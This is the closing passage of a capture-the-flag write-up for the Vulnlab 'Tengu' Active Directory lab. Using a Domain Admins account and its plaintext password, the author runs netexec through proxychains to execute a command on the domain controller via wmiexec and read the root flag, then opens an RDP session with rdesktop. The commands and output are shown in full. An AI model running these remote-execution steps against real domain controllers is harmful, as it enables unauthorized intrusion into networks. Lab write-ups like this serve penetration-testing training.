
OMG, the graal, T0_c.fowler is a member of Domain Admins so let’s go grab the last flag Tengu_Root on the DC:
$ proxychains -q netexec smb 'dc.tengu.vl' -u 'T0_c.fowler' -p 'UntrimmedDisplaceModify25' -k -X 'type C:\Users\Administrator\Desktop\root.txt'
SMB         dc.tengu.vl     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:tengu.vl) (signing:True) (SMBv1:False)
SMB         dc.tengu.vl     445    DC               [+] tengu.vl\T0_c.fowler:UntrimmedDisplaceModify25 (Pwn3d!)
SMB         dc.tengu.vl     445    DC               [+] Executed command via wmiexec
SMB         dc.tengu.vl     445    DC               VL{6f106b09ff464e7ef0b36483e348dbc9}
We can also grab the last flag connecting with RDP to the DC:
$ rdesktop -u 'T0_c.fowler' -d 'tengu.vl' -p 'UntrimmedDisplaceModify25' dc.tengu.vl

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=DC.tengu.vl


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=DC.tengu.vl
     Issuer: CN=DC.tengu.vl
 Valid From: Sun Mar 10 22:32:17 2024
         To: Mon Sep  9 22:32:17 2024

  Certificate fingerprints:

       sha1: c4ba1ed97376e86792fac29956d7b8e9fe1e316a
     sha256: 551c14e0af7e40dbe6e9c2c0528b3ba20f578e1532786604e036dc24c387a9b5


Do you trust this certificate (yes/no)? yes

Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=82dd9427-708a-443f-a751-f105e860ad6a